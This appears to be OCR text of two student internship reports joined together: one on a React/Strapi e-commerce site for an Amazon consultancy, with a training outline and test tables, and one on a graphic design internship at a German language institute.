

Fig 3.4 Screenshot of task

First task of my project with the help of CSS Whis Shows Login Page for the website.A task description is a document that outlines the key deliverables, milestones, activities, and timelines for a project or initiative.

3.5.4 Basic Javascript Training.

• Basics JavaScript data types, Arrays, Objects, Type conversions etc.
• JavaScript variables, functions, loops, operators, flow control etc.
• JavaScript Document Object Model (DOM) and Browser Object Model (BOM).
• JavaScript ES versions and features along with differences.
• Hands-on Assignments.
Tool Used :- VS-Code

3.5.5 Advanced Javascript Training.

• JavaScript Specials, Constructors, Object references and copying.
• Garbage collection, optional chaining, Array methods, Maps, Sets.
• Date and Time, JSON methods, Recursion, Stack, REST parameters, Spread syntax.
• Decorators and forwarding, call/apply, Arrow functions, Global Object.
• Set timeout and set interval, Prototypes, Inheritance, Error handling.
• Getter and Setter, Classes and Modules, Import/Export.
• Callbacks, Promise, promise chaining, Promise API, Microtasks, Async/await. Events.
• Regular Expressions.
• Storing data in Browser, Network requests, Binary data, files, Infinite Scrolling.

• Cookie, Local Storage, Session Storage, Indexed DB.
• Fetch API, fetch and response types, Form data, Cross-Origin Requests.
• Blob, Custom Events.
• Mocha and Chai.
• Hands-on Assignments.

Tool Used :- VS- Code

3.5 Screenshot of blog task

Fig 3.5 Screenshot of blog task

Writing, editing, publishing, and promoting content. Promoting new posts using advertisements, emails, social media, and other methods to alert and attract new readers. Advocating and educating others about interests, products, or services.

3.6 screenshot of blog task 2

Fig 3.6 Screenshot of blog task 2

Use your keywords. Using keywords in your blog description will help attract readers and increase your organic CTR

3.7 Screenshot of Todo App



Fig 3.7 Screenshot of Todo App

To-do lists offer a way to increase productivity, stopping you from forgetting things, helps prioritise tasks, manage tasks effectively, use time wisely and improve time management as well as workflow.

3.5.6 Basic and Advanced React JS Training.

• Introduction to React, Webpack, Babel, NPM.
• Different React Configurations.
• Create React App, data binding, methods, and events.
• Life-cycle methods.
• React Router, Lazy loading • Authentication and Authorization.
• Hands-on Assignments.
Tool Used :- VS-Code

Chapter 4 :- System Analysis

4.1 Study of Current System.

Team Multiple frameworks have been invented to simplify the web development process, increase flexibility and reduce time to market. Some of the top frameworks and libraries (both backend and frontend) are Express, Django, Angular, React, and jQuery.

4.2 Problem and Weakness of Current System.

- Several challenges in web application development are
- User interface and experience
- Scalability
- Performance
- Knowledge of framework and platforms
- Security
- Confidentiality

4.3 Requirements of New System.

Component	Minimum	Recommended
Processor	1.9 gigahertz x86 or x64 bit dual core processor	3.3 gigahertz or faster 64 bit dual core processor
Memory	2 GB ram	4GB ram or more

Table 4.1 New System

4.4 System Feasibility.

There are no hardware limitations for this system because once the complete system is developed care would be taken while deploying the system so necessary prerequisites are met. The application does demand much reliability and it is fully assured that the information about the user should be secured and flow is maintained and accessed according to the computer.

4.5 Selection of Software and Justification.

Selection of the right tools in the software development is very important and can play huge role in the time and quality of the product. First thing to select in the software development is that which programming language to use. We went with the React JS Library for Frontend and Strapi JS for backend and PostgreSQL for database.

4.6 The question arising during the requirement analysis phases is:

- How many types of user in system?
- What is problem?
- Why is it important to solve the problem?
- What are the possible solutions to the problem?
- What exactly are the data inputs and data outputs by system?
- What are the likely the complexities that might arise while solving the problem?
- Do you have any existing website

4.7 Consolidated List of Requirements

There are such requirements which are listed below:

- Employee check in / checkout
- Employee break in / break out
- View attendance
- View other employees' activity
- Edit profile
- Apply leave
- Hotline
- Comment feature
- Approve Leaves •

Sensation

- Allowed Devices
- Employee List view

4.8 Technology and Tools Review

JavaScript

- JavaScript is a lightweight, interpreted, or just-in-time compiled programming language with first-class function.
- JavaScript is supported at both browser side and server side.

Node js

- Node js is the runtime environment of JavaScript which allows to run JavaScript on sever side.
- Nodejs is the asynchronous, non-blocking, and single threaded language.

Express js

- Express is a minimal and flexible Node js web application framework that provides a robust set of features for web and mobile application
- It is used to build a hybrid web application. It is built on the top of the node js so it provides the features of managing servers and managing routes. EJS

- EJS is the embedded JavaScript templating engine used by Nodejs. It is used to create a html pages with minimal code with JavaScript.

MySQL

- MySQL is the relational database management system

GIT & GITHUB

- It is a open source version control tool.
- It is used to mange small / large project efficiently and with using it we can able to collaborate in team to work together on the same project.
- GitHub is the free to use remote platform to manage our repositories.

Chapter 5 :- Introduction to Project

5.1 Project Definition and Overview.

- Create an eCommerce website for the Amazon consultancy services company that provides different services like seller account management, brand management, promotions, brand store, A9 SEO, PPC advertising, ASIN creation, brand registry and A+ content to Amazon sellers who want to grow their business.
- Amazon sellers can also buy these digital services in wholesale by package feature from which users are supposed to select minimum 4 products to get discount.
- Amazon consultancies usually manage their business with Amazon sellers by calls and messages.

5.2 Features of Application.

- Purchase services from a store.
- Purchase custom packages from the package page.
- Admin can receive orders in the mail and admin panel.
- Users can receive order receipts in their mail.
- Contact admin from the contact page and inquiry section.

5.3 Technical Requirements.

1. Frontend : Reacts JS

2. Backend : Strapi JS 3. Database : PostgreSQL

5.4 Assumptions.

It is assumed that :

- All admin credentials are available to use.

5.5 Performance Requirement.

Any Web Browser: - Latest Version

5.6 Security Consideration.

- The application components should not use any third-party modules or frameworks which have known vulnerabilities.
- To provide the best security, the web application would use JWT authentication tokens.
- To provide HTTPS support the web application would require having its own dedicated HOST with its dedicated IP address and SSL Certificate.

5.7 Application Use Cases.

1. Ability to purchase services
2. Ability to receive notifications.
3. Ability to resolve conflicts.
4. Ability to change services from website admin panel
5. Ability to change packages
6. Ability to receive orders in the mail
7. Ability to send invoice in the user’s mail
8. Ability to manage users

Chapter 6 :- System Architecture

6.1 Core Architecture.



Fig 6.1 Core Architecture

In a browser, the JavaScript engine runs in concert with the rendering engine via the Document Object Model. The use of JavaScript engines is not limited to browsers. For example, the V8 engine is a core component of the Node. js and Deno runtime systems.

6.2 UI Architecture.



Fig 6.2 UI Architecture

Architecture javascript ui. A UI Architect is a role that we normally ascribe to people that have some sort of 'authority' within a front-end team.

6.3 Database Architecture.

As the project requires a database having features like better support for Parallel merge joins and Parallel aggregation, So the PostgreSQL would be most suitable for this project. PostgreSQL is preferable for this project as a schema for the table is fixed of data models and because of PostgreSQL object-relational feature relation between data models would be well defined. Also, join between data tables would easily be handled in the PostgreSQL database. PostgreSQL performance is utilized best in systems requiring the execution of complex queries. PostgreSQL has roles and inherited roles to set and maintain permissions. PostgreSQL has native SSL support for connections to encrypt client/server communications. It also has Row Level Security.

Chapter 7 :- Implementation

7.1 Implementation Platform and Technology Title.

Amazon Consultancy Service Website.

Frontend:React JS

Backend:StrapiJS

Database: PostgreSQL.

Code Editor: Visual Studio Code

7.1 Screenshot of Home Banner.

Fig 7.1 Screenshot of home banner page

Front page of the website , Home Banner for applying in the service.

7.2 Screenshot of Service Section

Fig 7.2 Screenshot of Service Section

Service page of the website, made for selecting for the consumers. A figure is any representation of information that does not use rows and columns.

7.3 Screenshot of about us section.

Fig 7.3 Screenshot of about us section

Keep the following in mind when including a figure in your paper: The figure number, in bold text, belongs above the figure.

7.4 Screenshot of Clients Section

Fig 7.4 Screenshot of Clients Section

Section for Client , this page provide information for the trusted clients.

7.5 Screenshot of Contact Section

Fig 7.5 Screenshot of Contact Section

I make this page for providing information of contact in detail whis is helpful for the company and clients as well.

Chapter 8 :- Testing

8.1 Testing Section.

Once source code has been generated, software must be tested to uncover as many errors as possible before delivery to customers. Your goal is to design a series of test cases that have a high likelihood of finding errors. Software testing techniques provide systematic guidance for designing tests that

- Exercise the internal logic of software components
- Exercise the inputs and outputs domains of the program to uncover errors in program function, behavior, and performance.

During early stages of testing, a software engineer performs all tests. However, as the testing process progresses, testing specialists may become involved. Reviews and other activities can and do uncover errors, but they are not sufficient. Every time the program is executed, the customer tests it! Therefore, you must execute the program before it gets to the customer with the specific intent of finding and removing all errors. To find the highest possible number of errors, tests must be conducted systematically, and test cases must be designed using disciplined techniques.

Testing Objectives

- Testing is a process of executing a program with the intention of finding an error.
- A good test case is one that has a high probability of finding an as-yet undiscovered error.
- A successful test is one that uncovers an as-yet undiscovered error.

Unit Testing

Unit testing is a software development process in which the smallest testable part of an application, called units, is individually scrutinized for proper operation. Unit testing is often automated, but it can also be done manually. This testing mode is a component of Extreme Programming (XP), a pragmatic method of software development that takes a meticulous approach to building a product by means of continual testing and revision.

Unit testing involves only those characteristics that are vital to the performance of the unit under test. This encourages developers to modify the source code without immediate concerns about how such changes might affect the functioning of the units or the program. Once all the units in a program have been found to be working in the most efficient and error free manner possible, larger components of the program can be evaluated by means of integration testing.

Sub system testing

After testing each unit, we move on to larger units called sub systems. In subsystem testing we tested the whole Add-on as one system and App as another system. We tested each subsystem and got successful results. We found no error or bug after the final test.

System Testing

Now, it's time for whole System testing. We have found many cosmetic bugs and minor bugs. We have fixed it and again tested it. We worked on each error and exception that We got while testing and most of them are removed or made such corrections that it will not happen again.

Recovery Testing

It is a system test that forces the software to fail in a variety of ways and verifies that recovery is properly performed.

Security Testing

It attempts to verify that protection mechanisms built into a system will, in fact, protect it from improper penetration.

Performance Testing

It is designed to test the run-time performance of software within the context of an integrated system performance testing occurs throughout all steps in the testing process.

8.2 Test Results and Analysis.

Test Case	Test Steps	Expected Result	Actual Result	Status (Pass/Fail)
Login With Valid Credentials	1. Open website 2. Enter Correct Credential 3. Click on Login button.	User should get login successful dialog box.	User should get login successful dialog box.	Pass

Login With Invalid Credentials	1. Open website 2. Enter Incorrect Credential 3. Click on Login button.	User should get invalid credentials dialog box.	User should get invalid credentials dialog box.	Pass
Logout From the Application	Click on Logout button	User should get redirected to login screen & database should get cleaned	User should get redirected to login screen & database should get cleaned	Pass
Service page	1. Open website 2. Click on service tab on the menu	User should be able to see service page details of each service	User should be able to see service page details of each service	Pass
Check out button	1. Open website 2. Open service page 3. Select service 4. Check out button	User should be able to redirect on the cart page	User should be able to redirect on the cart page	Pass

Pay button	1. Open website 2. Select service and checkout 3 Click on pay	User should be able to redirect on payment gateway page	User should be able to redirect on payment gateway page	Pass
Package page	1. Open website and package page 2. Choose 4 services from toggle list	User should be able to choose 4 services and then checkout button should be activated	User should be able to choose 4 services and then checkout button should be activated	Pass

Table 8.2 Test Results

8.3 Integration Testing

After checking that every modules are working perfect separately with unit testing the next integration testing are implemented to test that modules/components are working properly with each other or not.

8.4 Validation Testing

It is the process of testing that what we are building is the right product or not?

8.5 Project Testing

During systems testing, the system is used experimentally to ensure that the software does not fail. In other words, we can say that it will run according to its specifications and in the way

users expect. Special test data are input for processing, and the results examined. A limited number of users may be allowed to use the system so that analyst can see whether they try to use it in unforeseen ways. It is desirable to discover any surprises before the organization implements the system and depends on it.

Software modules are tested for their functionality as per the requirements identified during the requirements analysis phase. if there is an error injected in the design phase then it can be detected in the coding phase because there is the product to be executed ultimately on the machine, so we employ a testing process. During the testing the program to be tested is executed with certain test cases and output of these test cases is evaluated to check the correctness of the program. It is the testing that performs first step in determining the errors in the program.

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INTERNSHIP AT NAME OF INDUSTRY/COMPANY

AN INTERNSHIP REPORT

Submitted by

Vivek Pramodbhai Sarkheliya

200390107046

In partial fulfillment for the award of the degree of

BACHELOR OF ENGINEERING

In

Computer Engineering

S.P.B. Patel Engineering College, Mehsana

S.P.B. PATEL
ENGINEERING COLLEGE
SAFFRONY INSTITUTE OF TECHNOLOGY

Gujarat Technological University, Ahmedabad

May, 2023

S.P.B. Patel Engineering College

Near Shanku's Water Park, Ahmedabad – Mehsana Highway, Linch, Gujarat

CERTIFICATE

This is to certify that the project report submitted along with the project entitled **Internship at United German Language Institute** has been carried out by **Vivek Pramodbhai Sarkheliya** under my guidance in partial fulfillment for the degree of Bachelor of Engineering in Computer Engineering, 6th Semester of Gujarat Technological University, Ahmedabad during the academic year 2022-23.

Sign

Prof. Upasana Goswami

Internal Guide

Sign

Prof. Akshay Kansara

Head of Department

Company Certificate

S.P.B. PATEL
ENGINEERING COLLEGE
SAFFRONY INSTITUTE OF TECHNOLOGY

S.P.B. Patel Engineering College, Mehsana

Near Shanku's Water Park, Ahmedabad – Mehsana Highway, Linch, Gujarat

DECLARATION

We hereby declare that the Internship report submitted along with the Internship entitled **Internship at United German Language Institute** submitted in partial fulfillment for the degree of Bachelor of Engineering in **Computer Engineering** to Gujarat Technological University, Ahmedabad, is a bonafide record of original project work carried out by me under the supervision of **Prof. FirstName LastName** & **FirstName LastName (External Guide)** and that no part of this report has been directly copied from any students' reports or taken from any other source, without providing due reference.

Name of the Student	Sign of Student
1. **Vivek Pramodbhai Sarkheliya**	_____

ACKNOWLEDGMENT

I am writing to formally acknowledge and express my gratitude for the opportunity to participate in the 15-day internship program at **United German Language Institute** as a graphic design intern. I am thrilled to have been given the chance to contribute to your team and gain invaluable hands-on experience in the field of graphic design.

I would like to extend my sincere appreciation to you and your team for providing me with a welcoming and enriching learning environment during my time at **United German Language Institute**. The exposure to real-world projects, guidance from experienced professionals, and the chance to collaborate with fellow designers has been both enlightening and rewarding.

Throughout the internship, I was able to enhance my skills in various aspects of graphic design, including specific skills/areas, such as logo design, layout design, typography, etc. The practical knowledge I gained and the challenges I encountered have contributed significantly to my growth as a graphic designer.

Please consider this letter as an expression of my deep appreciation for the opportunity you have given me. I am confident that the skills and experience I have gained during this internship will serve as a strong foundation as I continue to pursue a career related to graphic design.

Once again, thank you for your generosity and the trust you placed in me as an intern at **United German Language Institute**. I look forward to staying in touch and hope to have the opportunity to collaborate or contribute to your projects in the future.

Sincerely,

Vivek P. Sarkheliya

Abstract

The graphic design internship, spanning 15 days, provided a dynamic platform for immersive learning and practical application within the realm of graphic design. Engaging with real-world projects under the mentorship of experienced professionals facilitated an environment conducive to skill enhancement and creative exploration. Throughout the internship, a diverse range of graphic design skills were cultivated and refined. Proficiency in areas such as logo design, typography, layout composition, and image manipulation was deepened through hands-on experiences. The internship's structured guidance enabled the acquisition of technical competencies that are integral to effective visual communication. Engaging in collaborative exercises with fellow interns and design professionals fostered an environment of shared learning and idea exchange. The experience of critiquing and refining design concepts collectively highlighted the importance of diverse perspectives in elevating the quality of creative output. The internship not only honed technical skills but also imparted a comprehensive understanding of the graphic design industry's dynamics. Exposure to real client interactions, project deadlines, and design iterations underscored the intersection of creativity and professionalism in achieving design objectives.

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Chapter 1. INTRODUCTION

1.1 COMPANY PROFILE:

The United German Language Institute is owned by Mr. Hitesh and Mr. Ajay Ankoliya. that is located in Surat, Gujarat, India.

The German Language Institute is a premier language education institution dedicated to providing high-quality German language learning experiences to individuals of all ages and backgrounds. With a team of skilled educators and a commitment to excellence, we empower our students to master the German language, enabling them to explore new opportunities in education, business, travel, and cultural engagement.

At the German Language Institute, we are a leading educational institution dedicated to providing exceptional German language learning experiences for individuals seeking to master one of the most influential languages in Europe. Our institute is driven by a passion for language, culture, and cross-cultural communication, and we are committed to empowering our students with the skills and knowledge needed to thrive in an interconnected world.

Our institute stands as a beacon of language excellence, offering a comprehensive approach to language education that goes beyond textbooks and classroom instruction. We believe that language learning is a dynamic journey encompassing linguistic competence, cultural immersion, and global engagement. Our curriculum is thoughtfully designed to cultivate not only linguistic fluency but also an appreciation for the diverse tapestry of German-speaking cultures.

1.2 MISSION AND VISION OF THE COMPANY:

MISSION :

Our mission is to facilitate effective and immersive German language learning, fostering cultural understanding and global communication. We strive to create a supportive and dynamic learning environment that empowers students to become confident and proficient German speakers. At the United German Language Institute, our mission is to empower individuals with the knowledge, skills, and cultural understanding needed to master the German language and engage confidently in global communication. We are committed to providing a comprehensive and immersive learning experience that goes beyond linguistic proficiency, enabling our students to embrace the richness of the German-speaking world.

VISION :

At the United German Language Institute, our vision is to be a beacon of excellence in German language education, fostering a global community of proficient speakers and cultural ambassadors. We envision a world where linguistic diversity enriches personal and professional experiences, and where individuals bridge cultures through effective communication and deep appreciation of the German language. We envision empowering individuals with the ability to seamlessly navigate the linguistic landscape of German-speaking countries. Our vision is to equip students with the confidence and proficiency to express themselves fluently, enabling them to connect, collaborate, and thrive in a multicultural world. We aspire to create a dynamic learning environment where students not only master the German language but also gain a profound understanding and respect for the cultures, histories, and traditions of German-speaking regions. We envision graduates who are not only skilled linguists but also cultural ambassadors fostering cross-cultural understanding. Global Connectivity: Our vision includes nurturing a global network of alumni who serve as bridges between diverse cultures. Through the shared bond of language, our graduates will engage in meaningful international collaborations, contributing to a more interconnected and harmonious world. Educational Innovation: We are committed to continuous innovation in language education. We envision leveraging cutting-edge technologies, research-based teaching methodologies, and interdisciplinary approaches to ensure that our students receive the highest quality of education.

1.3 PROJECT OVERVIEW:

In the realm of graphic design, our projects encompass a diverse range of creative endeavors that reflect our commitment to innovative visual communication. Each project is a unique opportunity to blend artistic flair with strategic thinking, resulting in impactful designs that resonate with audiences and fulfill specific objectives.

1. Logo Design:
Our logo design projects are a testament to our ability to distill complex concepts into a single, visually compelling emblem. We collaborate closely with clients to understand their brand identity, values, and aspirations. Through meticulous research and creative exploration, we craft logos that encapsulate the essence of a brand while ensuring versatility across various applications. Our logos are designed to leave a lasting impression, serving as the visual cornerstone of a brand's identity.

2. Poster Design:
Our poster design projects combine aesthetics with information dissemination. From event promotions to awareness campaigns, our posters are strategically crafted to capture attention, convey key messages, and evoke desired emotions. With a keen eye for composition, typography, and imagery, we create posters that seamlessly blend creativity

with communication, making them impactful tools for engaging audiences both in print and digital formats.

3. Letter Design:
In letter design, we embrace the art of storytelling through typography and layout. Our letters are meticulously crafted to reflect the personality and tone of the sender while maintaining clarity and readability. Whether it's a formal business correspondence or an artistic invitation, we design letters that resonate, leaving a lasting impression and enhancing the recipient's experience.

4. Visiting Card Design:
Visiting cards are a tangible extension of one's identity, and our visiting card design projects focus on making memorable first impressions. We collaborate closely with clients to understand their professional persona and objectives. Through innovative layout, typography, and branding elements, we create visiting cards that not only convey contact information but also embody the essence of the individual or business they represent.

Chapter 2. PROCESS OF GRAPHIC DESIGN

2.1. Steps of Graphic Design

Understanding the Brief:

Gather all relevant information about the project from the client or creative brief. Understand the objectives, target audience, scope, and specific requirements.

Research and Conceptualization:

Conduct research on the industry, competition, and design trends.
Brainstorm and generate creative ideas and concepts that align with the project's goals.

Sketching and Wireframing:

Create rough sketches or wireframes to visualize the layout and composition of the design. This helps in planning the overall structure.

Design Development:

Start creating the design using graphic design software (e.g., Adobe Creative Suite). Develop the layout, typography, color scheme, and imagery based on the chosen concept.

Typography and Text:

Choose appropriate fonts and establish a hierarchy of text elements to ensure readability and visual appeal. Incorporate the text content provided by the client.

Visual Elements:

Integrate images, illustrations, icons, and other visual elements that enhance the design's message and aesthetics.

Color Selection:

Choose a color palette that aligns with the brand's identity and conveys the desired emotions. Ensure color consistency throughout the design.

Mockups and Prototyping:

Create mockups or prototypes to visualize how the design will appear in different contexts, such as print, digital, or various platforms.

Client Review and Feedback:

Present the initial design to the client for review. Gather feedback and make necessary revisions based on their input.

Revisions and Refinement:

Incorporate client feedback and fine-tune the design. Pay attention to details, alignment, and overall aesthetics.

Finalization:

Once the design meets the client's expectations, finalize all elements, including typography, imagery, layout, and colors.

Preparation for Production:

Prepare the design files in the appropriate formats for the intended use (print, web, social media, etc.).

Proofing and Quality Control:

Conduct a thorough review of the final design to ensure accuracy, consistency, and adherence to specifications.

Delivery and Implementation:

Deliver the final design files to the client or production team. Ensure that the design is implemented correctly across different mediums.

Client Approval and Sign-off:

Obtain the client's approval on the final design before proceeding with production or publication.

Project Closure:

Archive project files, documentation, and any design assets for future reference.


2.2. Graphic Design: Working Phase

